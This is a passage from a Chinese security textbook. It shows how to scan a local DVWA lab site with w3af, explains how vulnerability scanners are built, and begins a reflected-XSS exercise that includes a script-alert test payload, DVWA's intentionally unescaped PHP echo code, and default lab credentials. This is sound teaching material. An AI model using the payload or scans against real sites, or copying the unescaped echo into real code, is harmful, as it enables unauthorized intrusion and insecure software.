| xml_file           |          | Yes  | Print all messages to a xml file.
w3af/plugins>>>
```

图 5-43　输入 output 命令后显示的信息

**步骤 6**：输入 output config html_file 命令对 html_file 格式的输出进行配置。接着使用 view 命令列出可利用的选项和值，如图 5-44 所示。

```
w3af/plugins>>> output config html_file
w3af/plugins/output/config:html_file>>> view
| Setting     | Value                                                    | Modified | Description
| output_file | /root/report.html                                        |          | File name where this plugin will write to
| verbose     | False                                                    |          | True if debug information will be appended to the report.
| template    | w3af/plugins/output/html_file/templates/complete.html    |          | The path to the HTML template used to render the report.
w3af/plugins/output/config:html_file>>>
```

图 5-44　使用 view 命令列出可利用的选项和值

**步骤 7**：使用 set output_file /root/testreport. html 命令，设置输出的扫描报告文件为 testreport. html，如图 5-45 所示。

```
w3af/plugins/output/config:html_file>>> set output_file /root/testreport.html
w3af/plugins/output/config:html_file>>> view
| Setting     | Value                                                    | Modified | Description
| output_file | /root/testreport.html                                    | Yes      | File name where this plugin will write to
| verbose     | False                                                    |          | True if debug information will be appended to the report.
| template    | w3af/plugins/output/html_file/templates/complete.html    |          | The path to the HTML template used to render the report.
w3af/plugins/output/config:html_file>>>
```

图 5-45　设置输出的扫描报告文件 testreport. html

**步骤 8**：使用 back 命令返回 plugins，再使用 crawl 命令查看爬取类插件。同时使用 crawl web_spider 命令开启网页蜘蛛，如图 5-46 所示。

```
| url_fuzzer                    |          | Yes  | Try to find backups,
| urllist_txt                   |          |      | Analyze the urllist.
| user_dir                      |          |      | Identify user direct
| web_diff                      |          | Yes  | Compare a local dire
| web_spider                    | Enabled  | Yes  | Crawl the web applic
| wordnet                       |          | Yes  | Use the wordnet lexi
| wordpress_enumerate_users     |          |      | Finds users in a Wor
| wordpress_fingerprint         |          |      | Finds the version of
| wordpress_fullpathdisclosure  |          |      | Try to find the path
| wsdl_finder                   |          |      | Find web service def
+-------------------------------+----------+------+-----------------------

w3af/plugins>>> crawl web_spider
w3af/plugins>>>
w3af/plugins>>>
```

图 5-46　开启网页蜘蛛

**步骤 9**：使用 audit all 命令开启所有审计插件，输入 audit 命令查看，如图 5-47 所示。

```
w3af/plugins>>> audit all
w3af/plugins>>> audit
+-------------------------+----------+------+-----------------------
| Plugin name             | Status   | Conf | Description
+-------------------------+----------+------+-----------------------
| blind_sqli              | Enabled  | Yes  | Identify blind SQL injection vulnera
| buffer_overflow         | Enabled  |      | Find buffer overflow vulnerabilities
| cors_origin             | Enabled  | Yes  | Inspect if application checks that t
|                         |          |      | the value of the remote IP address/h
| csrf                    | Enabled  |      | Identify Cross-Site Request Forgery
| dav                     | Enabled  |      | Verify if the WebDAV module is prope
| deserialization         | Enabled  |      | Identify deserialization vulnerabili
| eval                    | Enabled  | Yes  | Find insecure eval() usage.
| file_upload             | Enabled  | Yes  | Uploads a file and then searches for
| format_string           | Enabled  |      | Find format string vulnerabilities.
| frontpage               | Enabled  |      | Tries to upload a file using frontpa
| generic                 | Enabled  | Yes  | Find all kind of bugs without using
| global_redirect         | Enabled  |      | Find scripts that redirect the brows
| htaccess_methods        | Enabled  |      | Find misconfigurations in Apache's "
```

图 5-47　开启所有审计插件

**步骤 10**：输入 grep all 命令开启所有检索类插件，如图 5-48 所示。

```
w3af/plugins>>> grep all
w3af/plugins>>> grep
+-------------------------+----------+------+-----------------------
| Plugin name             | Status   | Conf | Description
+-------------------------+----------+------+-----------------------
| analyze_cookies         | Enabled  |      | Grep every response for se
| blank_body              | Enabled  |      | Find responses with empty
| cache_control           | Enabled  |      | Grep every page for Pragma
| cdn_providers           | Enabled  |      | Check CDN (Content Delivery
| clamav                  | Enabled  | Yes  | Uses ClamAV to identify ma
| click_jacking           | Enabled  |      | Grep every page for missin
| code_disclosure         | Enabled  |      | Grep every page for code d
| content_sniffing        | Enabled  |      | Check if all responses hav
| credit_cards            | Enabled  |      | This plugin detects the oc
| cross_domain_js         | Enabled  | Yes  | Find script tags with src
| csp                     | Enabled  |      | Identifies incorrect or to
| directory_indexing      | Enabled  |      | Grep every response for di
| dom_xss                 | Enabled  |      | Grep every page for traces
| dot_net_event_validation | Enabled |      | Grep every page and identi
|                         |          |      | validation.
```

图 5-48　显示漏洞类型

**步骤 11**：使用 back 命令返回，接着使用 target 命令进入 target 目录，如图 5-49 所示。

**步骤 12**：启动靶机上的服务器，确认网站可以访问，如图 5-50 所示。

```
w3af>>>
w3af>>> target
w3af/config:target>>> help
| view      | List the available options and their values.
| set       | Set a parameter value.
| save      | Save the configured settings.
| back      | Go to the previous menu.
| exit      | Exit w3af.
w3af/config:target>>> view
| Setting          | Value   | Modified | Description
| target_framework | unknown |          | Target programming framework (unknown/php/asp/asp.net/java/jsp/
| target           |         |          | A comma separated list of URLs
| target_os        | unknown |          | Target operating system (unknown/unix/windows)
w3af/config:target>>>
```

图 5-49　使用 target 命令进入 target 目录





图 5-50　靶机网站服务运行

**步骤 13**：设置目标地址(target)为 http://192.168.138.130/dvwa/index.php，为下一步扫描进行准备，如图 5-51 所示。

```
w3af/config:target>>>
w3af/config:target>>>
w3af/config:target>>> set target http://192.168.138.130/dvwa/index.php
w3af/config:target>>>
w3af/config:target>>> view
| Setting          | Value                                  | Modified | Description
| target_framework | unknown                                |          | Target programmi
                                                                        (unknown/php/asp/
| target           | http://192.168.138.130/dvwa/index.php  | Yes      | A comma separate
| target_os        | unknown                                |          | Target operating
w3af/config:target>>>
```

图 5-51　设置目标地址(target)

**步骤 14**：使用 back 命令返回主目录 w3af >>>，然后使用 start 命令开始扫描，如图 5-52 所示。

**步骤 15**：扫描结束后，使用 exit 命令退出 w3af。然后切换到 root 目录下，使用

```
w3af/config:target>>>
w3af/config:target>>> back
The configuration has been saved.
w3af>>> startEnabling redos's dependency server_header
Enabling dav's dependency allowed_methods
Enabling frontpage's dependency frontpage_version
The ClamAV plugin failed to connect to clamd using the provided unix socket: "/var
on and try again.
The vulners_db plugin got an error while requesting "https://raw.githubusercontent
tion: "[Errno 111] Connection refused". Generated 204 "No Content" response (id:22
Failed to download the Vulners regex rules table, unexpected HTTP response code 20
The URL "http://192.168.138.130/dvwa/index.php" returned an HTTP response without
his information was found in the request with id 21.
The page is written in: "UNKNOWN".
The server header for the remote web server is: "Apache/2.4.10 (Win32) OpenSSL/1.0
uest with id 24.
The x-powered-by header for the target HTTP server is "PHP/5.4.31". This informati
Unexpected retire.js exit code. Disabling grep.retirejs plugin.
The web server at "http://192.168.138.130/dvwa/" is vulnerable to Cross Site Traci
d 30.
The web server at "http://192.168.138.130/dvwa/" is vulnerable to Cross Site Traci
d 30.
The remote Web server sent a strange HTTP response code: "405" with the message: "
```

图 5-52　使用 start 命令开始扫描

ls -l testreport.html 命令查看是否生成扫描报告 testreport.html 文件，如图 5-53 所示(存在该文件)。

```
root@kali:~#
root@kali:~# ls -l testreport.html
-rw-r--r-- 1 root root 255837 Nov 22 19:12 testreport.html
root@kali:~#
```

图 5-53　退出扫描并查看创建的文件是否存在

**步骤 16**：利用浏览器(本实验为 Firefox)打开 testreport.html 文件，其将显示如图 5-54 所示的信息。在该页面中详细记录了前面实验中扫描得到的信息。





图 5-54　显示 testreport.html 文件的内容

### 5.5.4 任务与思考

在具体应用中，主要使用漏洞扫描器进行漏洞的扫描和发现。下面介绍漏洞扫描器的组成和主要功能。

**1. 安全漏洞数据库**

安全漏洞数据库一般与通用漏洞披露目录（common vulnerabilities and exposures，CVE）保持兼容，主要包含安全漏洞的具体信息、漏洞扫描评估的脚本、安全漏洞危害评分（一般采用 CVSS 标准）等信息，新的安全漏洞被公开后，数据库需要及时更新。其中，通用漏洞评价体系（common vulnerability scoring system，CVSS）是一个开放的并且能够被产品厂商免费采用的标准。

**2. 扫描引擎模块**

作为漏洞扫描器的核心部件，扫描引擎模块可以根据用户在配置控制台上设定的扫描目标和扫描方法，对用来扫描网络的请求数据包进行配置与发送，并将从目标主机接收到的应答包与漏洞数据库中的漏洞特征码进行比对，以判断目标主机上是否存在这些安全漏洞。为了提高效率，扫描引擎模块一般提供了主机扫描、端口扫描、操作系统扫描、网络服务探测等功能，供具体扫描时选用。

**3. 用户配置控制台**

用户配置控制台是供用户进行扫描设置的操作窗口，需要扫描的目标系统、检测的具体漏洞等信息都可以通过配置控制台设置。

**4. 扫描进程控制模块**

在针对漏洞的具体扫描过程中，攻击者不仅需要知道扫描结果，许多时候还要实时了解扫描过程中显示的内容，以便通过一些细节获取有价值的信息。扫描进程控制模块提供了这些功能。

扫一扫

视频讲解

## 5.6 XSS 跨站脚本攻击

### 5.6.1 预备知识：关于 DVWA

DVWA（damn vulnerable web application）是基于 PHP＋MySQL 的一套用于常规 Web 漏洞教学和检测 Web 脆弱性的程序，可以为安全专业人员测试自己的专业技能和工具提供所需要的环境，帮助 Web 开发者更好地掌握 Web 应用安全防范的过程。

DVWA 提供了以下 10 个功能模块。

（1）Brute Force（暴力破解）。

（2）Command Injection（命令行注入）。

（3）CSRF（跨站请求伪造）。

（4）File Inclusion（文件包含）。

（5）File Upload（文件上传）。

(6) Insecure CAPTCHA(不安全的验证码)。

(7) SQL Injection(SQL 注入)。

(8) SQL Injection(Blind)(SQL 盲注)。

(9) XSS(Reflected)(反射型跨站脚本)。

(10) XSS(Stored)(存储型跨站脚本)。

需要注意的是,DVWA 的代码被分为 4 种安全级别:Low、Medium、High 和 Impossible。初学者可以通过比较 4 种级别的代码,接触一些 PHP 代码审查的内容。

## 5.6.2 实验目的和条件

### 1. 实验目的

通过本实验,读者可掌握以下内容。

(1) 了解 XSS 漏洞的攻击原理及相关知识。

(2) 能够进行简单的攻击分析。

### 2. 实验条件

由于 DVWA 环境是基于 PHP/MySQL 的,因此需要先安装 DVWA 环境。为了便于操作,建议直接使用 XAMPP 集成软件来搭建。本实验在 Windows 环境下安装,并使用与 XAMPP 集成的 DVWA,具体操作步骤如下。

**步骤 1**:安装 XAMPP。从 http://www.xampps.com/官网下载和安装,只需注意选择 Windows 环境,其他的按照系统提示进行即可。

**步骤 2**:下载 DVWA 压缩包。从 http://www.dvwa.co.uk/官网下载 DVWA 压缩包,并将压缩包解压到 dvwa,再将其复制到 XAMPP 安装目录下的\xampp\htdocs 目录。

**步骤 3**:通过 XAMPP 的控制台启动 XAMPP 的 Apache 和 MySQL 服务,如图 5-55 所示。





图 5-55 通过 XAMPP 的控制台启动 XAMPP 的 Apache 和 MySQL 服务

**步骤 4**：修改\xampp\htdocs\dvwa\config 下的 config.php 配置文件，在该配置文件中包含了连接 MySQL 数据库的密码（XAMPP 集成环境下面 MySQL 的默认登录账号为 root，密码为空）。

**步骤 5**：在浏览器中输入 http://127.0.0.1/DVWA/setup.php，就可以访问 DVWA 的配置页面，如图 5-56 所示。单击该页面中的 Create/Reset Database 按钮，直接建立 DVWA 的数据库。





图 5-56　访问 DVWA 配置页面并通过 Create/Reset Database 建立数据库

另外，在 XAMPP 环境下，也可以通过如图 5-57 所示的操作界面来创建 DVWA 数据库。只有 Setup Check 全部显示为绿色，而没有出现红色时，才能表示完全安装成功。





图 5-57　在 XAMPP 环境下创建 DVWA 数据库

**步骤 6**：创建好 DVWA 数据库后，系统将自动跳转到 DVWA 的登录首页，如图 5-58 所示，系统默认的登录账号名称和密码为 admin/password。





图 5-58　DVWA 登录页面

## 5.6.3　实验过程

**步骤 1**：进入实验场景，依次选择“开始”→“所有程序”→XAMPP→XAMPP Control Panel 选项打开 XAMPP 控制台，在如图 5-55 所示的界面中开启 Apache HTTP 服务和 MySQL 服务。

**步骤 2**：打开 DVWA 网站。在浏览器中输入 http://127.0.0.1/dvwa，正确输入账号名称和密码(系统默认为 admin/password)后登录，如图 5-59 所示。





图 5-59　DVWA 成功登录后的主页面

**步骤 3**：选择 XSS(Reflected)选项后，打开存在漏洞的网站(本实验为 http://127.0.0.1/dvwa/vulnerabilities/xss_r/)，将该 URL 复制到浏览器的地址栏，进入如图 5-60 所示的界面。

**步骤 4**：选择 DVWA Security 的安全级别，此处选择 low(低)选项，如图 5-61 所示。





图 5-60　存在反射型 XSS 漏洞页面





图 5-61　DVWA Security 的安全级别

**步骤 5**：查看正常输入输出。在输入框中输入 test，单击 Submit 按钮，可以看到页面上的正常返回结果，如图 5-62 所示，说明这个页面的功能是将用户输入的信息直接发送给用户。

**步骤 6**：查看 PHP 源码。单击右下角的 View Source 按钮可以看到页面的 PHP 源码，如图 5-63 所示。从源码中可以看出，页面直接将用户输入的信息返回给用户。

**步骤 7**：进行攻击测试。在输入框中输入< script > alert(/XSS/)</script >，可以看到非正常返回结果页面，如图 5-64 所示。同时在地址栏中可以看到输入内容的 URL 编码，如图 5-65 所示。由此说明，Web 应用将未经验证的数据通过请求发送给客户端。





图 5-62　页面正常返回效果

```
<?php

if(!array_key_exists ("name", $_GET) || $_GET
['name'] == NULL || $_GET['name'] == ''){

 $isempty = true;

} else {

 echo '<pre>';
 echo 'Hello ' . $_GET['name'];
 echo '</pre>';

}

?>
```

图 5-63　页面 PHP 源码

